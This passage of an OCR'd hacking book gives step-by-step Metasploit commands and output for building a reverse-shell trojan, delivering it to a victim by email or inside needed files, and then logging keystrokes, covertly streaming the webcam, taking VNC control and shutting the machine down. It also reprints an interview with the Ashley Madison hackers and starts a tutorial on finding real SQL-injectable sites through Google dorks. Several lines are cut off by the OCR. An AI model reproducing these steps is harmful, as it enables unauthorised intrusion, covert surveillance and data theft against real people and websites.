example, like saying: "Hey remember to install the add-
on, or it won't work properly." LMAO!




Now that we are in, we can do a number of things with this victim,
such as taking screenshots, by going to Meterpeter->Explore-
>Screenshots



On the other hand, we could also log,
what the person is typing on his/hers keyboard.
By going to: Meterpeter->Explore->Log Keystrokes.


And we can also spy on the user webcam by going to: Meterpreter->explore->WebCamShot



Using Backtrack/Kali to gain full access to Machinne.


In this demonstration, I'll teach you how you as a hacker can gain full contro
Once you are in Kali or Backtrack open the terminal and type in:
ifconfig.

This will let you retrieve the ip address of your Linux based operating system
(Kali in this case). See picture.
Note the ip address of your computer in a text editor application for later use


root@Profectus:~# ifconfig
eth0 Link encap:Ethernet HWaddr f4:6d:04:2f:c8:8b
inet addr:192.168.254.100 Bcast:192.168.254.255 Mask:255.255.255.0
inet6 addr: fe80::f66d:4ff:fe2f:c88b/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:340 errors:0 dropped:0 overruns:0 frame:0
TX packets:215 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:78428 (76.5 KiB) TX bytes:38243 (37.3 KiB)
lo Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:65536 Metric:1
RX packets:8995 errors:0 dropped:0 overruns:0 frame:0
TX packets:8995 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:3696377 (3.5 MiB) TX bytes:3696377 (3.5 MiB)

Type in: msfconsole.

And a Metasploit console will open like this.


http://metasploit.pro
alidate lots of vulnerabilities to demonstrate exposure
ith Metasploit Pro -- Learn more on http://rapid7.com/metasploit
=[metasploit v4.10.0-2014101501 [core:4.10.0.pre.2014101501 api:1.0.0]]
-- --=[1360 exploits - 827 auxiliary - 231 post]
-- --=[340 payloads - 35 encoders - 8 nops]
-- --=[Free Metasploit Pro trial: http://r-7.co/trymsp]
sf >

Now type in: show exploits

This will show you all the exploits techniques available in Metasploit.
Scroll up and search for this name:

Overflow (SMB).


Underneath the name, there's a path for us to find it. That is what we need, s

14.
After you copy it, just scroll all the way down again and type in this
(your path could look deferent from mine, so make sure you use the path yo

use windows/smb/ms08_067_netapi

1. Okay now that we are in the Overflow(SMB) exploit, we can display al
   (This will give another list don't get intimidated by the size) :

show payloads.




16. Just scroll up, and this time search for the path,

windows/meterpreter/reverse_tcp (The description has to be "Windows Meterpreter Reflective Injection Reverse TCP Stager") :


1. Once you do find the location path, note it somewhere, and write this command (Remember to use your own ip address, and leave the port as it is(4444)):

msfpayload windows/meterpreter/reverse_tcp / LHOST=192.168.254.100 LPORT=4444 x > a/usr/Desktop/ spytrojan.exe

This command line will create a Trojan file, wait for it to finish.



Okay now that it is finished, we have a windows executable backdoor
.



Now there are a couple of ways to can get this backdoor we just created inside the victim computer.
One is by mailing it to him with the backdoor attached. Another cool way would be also to embed it to any file this individual needs(Hours of work, school paper, anything a picture even).

And once this individual launches this executable file, we will be able to control of his computer.

Okay let's suppose you managed to launch this backdoor in the victim's computer, or even better yet, he launched it himself not knowing it was fatal move. (For educational purposes. Launch it in a virtual OS, as if you're the victim).


1. Okay let's go back in kali(Attacker) where we left

Metasplot running in the ms08_067_netapi exploit. And we type this command:


use multi/handler

Alright now that we did all this and we assume the backdoor is open in the victim computer we type in: exploit


(it will take just a couple of seconds)


exploit(handler) > exploit
Started reverse handler on 192.168.254.100:4444
Starting the payload handler...
Sending stage (769536 bytes) to 192.168.254.102
Meterpreter session 1 opened (192.168.254.100:4444 -> 192.168.254.102:49233) at

1. We are now in the victims computer and we can verify that by typing: systeminfo




What if we want to see the processes that are open in the target computer? Type in: ps


SRSPanel_64.exe x86_64 1
2 3232 AmIcoSinglun64.exe x86_64 1
2 3232 TCrdMain_Win8.exe x86_64 1
0 3232 TecoResident.exe x86_64 1
6 3232 TSleepSrv.exe x86 1
4 3232 DrvUpdater.exe x86 1
8 3232 IDMan.exe x86 1
8 3232 ASCTray.exe x86 1
8 3232 HydraDM.exe x86 1
8 780 THAccelSvc.exe 4294967295
6 3232 Viber.exe x86 1
4 4708 IEMonitor.exe x86 1
0 4788 HydraDM64.exe x86_64 1
8 3232 Dropbox.exe x86 1
6 3232 Rainmeter.exe x86_64 1
0 1068 taskeng.exe 4294967295
8 4860 PWRISOVM.EXE x86_64 1
4 5048 MOM.exe x86_64 1
6 4860 jusched.exe x86 1
2 3232 windows.exe x86 1
8 3140 MpCmdRun.exe 4294967295
0 864 livecomm.exe x86_64 1
600.20605_x64__8wekyb3d8bbwe\livecomm.exe
rpreter >

Another awesome thing would be to take screenshots of the target machine, and see what he/she is doing. To do that you would simply type in: screenshot (By the way this all going unnoticeable).

And with that a screenshot will be taken, and downloaded to the attacker root folder.

You can also browse through the target machine using its windows build-in command prompt(cmd). To do that we have to launch it quietly by typing: shell



I'm assuming you're already familiar with command prompt, if not, to navigate through folders type in: cd

And to list folders in and files in a specific directory you would type in: dir

And to delete files you would type in: del filename.extension

Once you're done exploring inside the victim's computer through command prompt, you can exit it by typing in: exit

And you'll be back inside metasploit's meterpreter.


1. Okay now let's hack the victim's webcam to see what he/she

is doing. First we have to check what cameras are available, by typing in: webcam_list


As you can see here I managed to detect a Toshiba web camera -HD installed on the target machine.

1. Okay now let's make the webcam take a snapshot by typing: webcam_snap

This might give you some warning and error messages, but it will work just fine.



It worked! If the webcam snapping went unnoticed, you can turn on the webcam live to see what the victim is doing in real-time. In order to achieve that, all you have to do is type in: webcam_stream



Don't worry if you get few warning messages in this process, the user's webcam will start streaming in your default browser.

Before I wrap this sub chapter let me conclude it by shutting down the victim's computer by typing in the Metepreter: shutdown

Using Backtrack/Kali to Activate VNC on Victim Machine

Now in this demonstration we will cover how to hack into a person's comput
are ready? So let's go.

First thing first, launch both operating systems. The Attacker (Backtrack) and the victim (Windows).

Now open the terminal in Kali or Backtrack. And run a script called "resource.rc" by typing in:

msfconsole –r resource.rc

Open a text editor and type in this following :

use exploit/multi/handler
set PAYLOAD windows/metepreter/reverse_tcp
set LHOST 192.168.157.132
set ExitSession false
exploit -j –z

Make sure you use your own ip address for the LHOST, in my case it was 19

Now open the terminal in Kali or Backtrack (make sure you're in the root folder). And run the script called "resource.rc" by typing in:

msfconsole –r resource.rc

This might take few seconds or even a minute to run (Just grab some bytes and some drinks and after a few moments, it will be done.).

Okay the backdoor is finished compiling. And the terminal console will give you this.

=[metasploit v4.5.0-dev [core:4.5 api:1.0]
+ -- --=[927 exploits - 499 auxiliary - 151 post
+ -- --=[251 payloads - 28 encoders - 8 nops
[*] Processing resource.rc for ERB directives.
resource (resource.rc)> use exploit/multi/handler
resource (resource.rc)> set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
resource (resource.rc)> set LHOST 192.168.157.130
LHOST => 192.168.157.130
resource (resource.rc)> set ExitSession false
ExitSession => false
resource (resource.rc)> exploit -j -z
[*] Exploit running as background job.
[*] Started reverse handler on 192.168.157.130:4444
[*] Starting the payload handler...
msf exploit(handler) >

And with that we created our executable backdoor for the windows OS. The

And with that we created our executable backdoor for the windows OS. The

However, if you were going to trick a real victim, you will need to use your s

Okay now that we have this backdoor on the victim's computer, and we assu
Metasploit

[*] Started reverse handler on 192.168.157.130:4444
[*] Starting the payload handler...
msf exploit(handler) > [*] Sending stage (752128 bytes) to 192.168.157.129
[*] Meterpreter session 1 opened (192.168.157.130:4444 -> 192.168.157.129:49158)
at 2013-11-15 06:03:21 -0500

Once we are there we will open a session and start using Meterpeter
by typing in: sessions -i 1

Now type in: pwd

And now type in: getuid

And now type in: getsystem


And now type in getuidagain.

And now we can run the VNC and control the user's computer when we know

```
meterpreter > run vnc
[*] Creating a VNC reverse tcp stager: LHOST=192.168.157.130 LPORT=4545)
[*] Running payload handler
[*] VNC stager executable 73802 bytes long
[*] Uploaded the VNC agent to $U$C:\Users\AppData\Local\Temp-0x433a5c55736572735
cbbf3bfed5c417070446174615c4c6f63616c5c54656d70\jpwFisGWe.exe (must be deleted m
anually)
[*] Executing the VNC agent with endpoint 192.168.157.130:4545...
meterpreter >
```

We wait a couple of seconds,
and it will open the VNC control window in front of our noses.

With this, you are officially considered to be the co-
owner of the victim's computer. You can navigate, type on the keyboard, cre
.
Quite a powerful tool to have, wouldn't you think? Now we could type freely


meterpreter > shutdown
Shutting down...
meterpreter >

Conclusion

That was all for remote hacking in a nutshell. Hope you enjoyed it.
Of course, there are many other ways of doing it, but
for this part, I covered the ones that are really fundamental.
Let's move on to the next chapter!

Please support this book by leaving a warm positive review.

AND THE ONES THAT PASSED THE EXAM ARE THESE THREE..
SORRY JIMMY , U WERE ASSIGNED TO PENETRATE WEBSITES WE PREPARED FOR YOU,NOT JUST SOME RANDOM SITE, YOU'LL HAVE ANOTHER CHANCE NEXT YEAR..
LOOK!!

SIR!
WE TRACKED THE IP ADDRESS TO THIS BOY'S COMPUTER.
WHAT..THE HELL IS GOING ON?
THANK YOU, SOLDIER
BOY...ARE YOU THE ONE RESPONSABLE FOR HACKING PENTAGON'S WEBSITE,?
Y.YES, MISTER
WELL, CONGRATULATIONS SON! YOU'LL BE VISITING US AT PENTAGON TO SHOW THE VULNERABILITIES THAT ONLY YOU CAN SEE IN OUR WEBSITE.
I'LL BE BORROWING YOUR STUDENT IF THATS OKAY WITH YOU PROFESSOR"
SURE..
DIDN'T HE FAIL THE TEST?

Chapter 2: Website Penetration - Finding vulnerability and hack it.

Hacking websites is yet one the most demanding hacking strategy, frequently

Before I go on demonstrating ways for hacking a website, let me share this li

The hacker group called: The Impact Team only agreed to answer questions via email.

How did you hack Avid Life Media? Was it hard?

We worked hard to make fully undetectable attack, then got in and found nothing to bypass.

What was their security like?

Nobody was watching. No security. Only thing was segmented network. You could use Pass1234 from the internet to VPN to root on all servers.

When did you start hacking them? Years ago?

A long time ago.

.

What other data from Avid Life Media do you have?

300GB of employee emails and docs from internal network. Tens of thousands of Ashley Madison user pictures. Some Ashley Madison user chats and messages. 1/3 of pictures are dick pictures and we won't dump. Not dumping most employee emails either. Maybe other executives.

Why did you release the dumps in chunks, rather than bit by bit?

This was always the plan. Our first release had one sample dump of 2700 transactions. One from 2008-03-21...2015-06-28. One per day. Next was everything. Easier that way.

What do you think about Avid Life reaction?

They make $100,000,000 in fraud a year. Not very surprised they didn't shut down. Maybe lawyers can shut them down now. They sound like politicians, cannot stop lying. They said they don't store

CC [credit card information]. Sure, they don't store email either, they just log in every day to server and read. They had password to CC processor. We dumped from CC processor.

They have payment processors. The payment processors store most of the credit card number and billing address. Like how gmail stores their email. They can log in and look up transactions.

What were your motivations for the hack?

We were in Avid Life Media a long time to understand and get everything. Finally, we watched Ashley Madison signups growing and human trafficking on the sites. Everyone is saying 37 million! Blackmail users! We didn't blackmail users. Avid Life Media blackmailed them. But any hacking team could have. We did it to stop the next 60 million. Avid Life Media is like a drug dealer abusing addicts.

Is evidence that 'Full Delete' does not work included in the dumps?
Yes. Many accounts and identities in there.

How experienced are the hackers in The Impact Team?
Very.

Will The Impact Team be hacking any other sites in the future? If so, what targets or sort of targets do you have in mind?
Not just sites. Any companies that make 100s of millions profiting off pain of others, secrets, and lies. Maybe corrupt politicians. If we do, it will be a long time, but it will be total.

Retrieve Website Database with Sequel Injection

Databases these days are the main source of holding information for small and big websites. Without a database, how would a site organize all its passwords and usernames without using spreadsheets? Without the use of database, today Facebook wouldn't exist.

So that means we have to figure out a way to get the website's database and retrieve data from it, using SQL injection. For the SQL injection attack you will use a software called SQLMap.

SQL Map is command line driven application that is used by web developers. Also we will be using Google Dorks to find websites that are vulnerable to SQL injection. If you don't know what Google Dorking is, you'll understand when you start using it.

First we have to understand how SQL injection works


It all begins when a web developer creates a webpage (in PHP for example) that uses SQL database. This SQL database serves to retrieve and store information of any registered user. SQL Injection comes in when the web developer missed to close a hole in the source code that communicates with the database. That hole is called the vulnerable part of the site.

Our job as hackers is to inject malicious SQL codes in the vulnerable area to retrieve data from its database.

Going on the mission for retrieving database from a vulnerable site.

Okay first things first. Open your favorite Web browser, and navigate to Google.com (We will be using google for finding vulnerable websites)

(By the way I think google's new logo is nice, don't you think?) Google does something called "google dorking "automatically for you... Unless you want to be really get specific about it. We are going to do a pretty broad search. We will be searching for anything that ends with. php?id=


Google
php?id=
profile - COBRANET
Fingerprint Maze - Futurefarmers
Calidus - News
Air Keyboard - cideko
online visa
summer school vienna - English SFU
The History - Welcome to TidyTowns Ireland
Bible History Online - Ancient Israel: Resources (Ancient ...

Okay by looking at these links here in google, you can see that they are containing the google dork (php?id=) we searched for.

Other google dorks can be found in my dropbox folder. here:http://waziristanihaxor.blogspot.com/2015/03/5000-fresh-google-dorks-list-for-sql.html

So I would open one of them and test if its vulnerable to SQL injection by adding apostrophe at the end of the url.

1. So first I open a link in a new tab from the google result we just did
2. The website opens up normally, and I challenge the site's security by adding an apostrophe at the end of the url. Like this for example.

www.sitethatneedtobehacked.com.php?id=132'

After trying to refresh the website with the apostrophe at the end of the URL, you can either get two results. First result would be that the page remains the same as before. Second result would be that you get an error message. If the page remained the same that means that site is not vulnerable to SQL injection. But on the other hand, if you got any kind of error message that means that site is vulnerable to SQL injection (Just by adding an apostrophe at the end of the link you can get some idea of the site complexity)

Here is how an error message might look like on a vulnerable site after adding the Apostrophe in the URL bar.

Here is another r example on how an error message might look like.

Okay once you found the vulnerable website you were looking for you are going to use SQLmap and Microsoft Windows to carry out the attack. For using SQLmap, you have to download Python. Go to Python.org and get your copy.

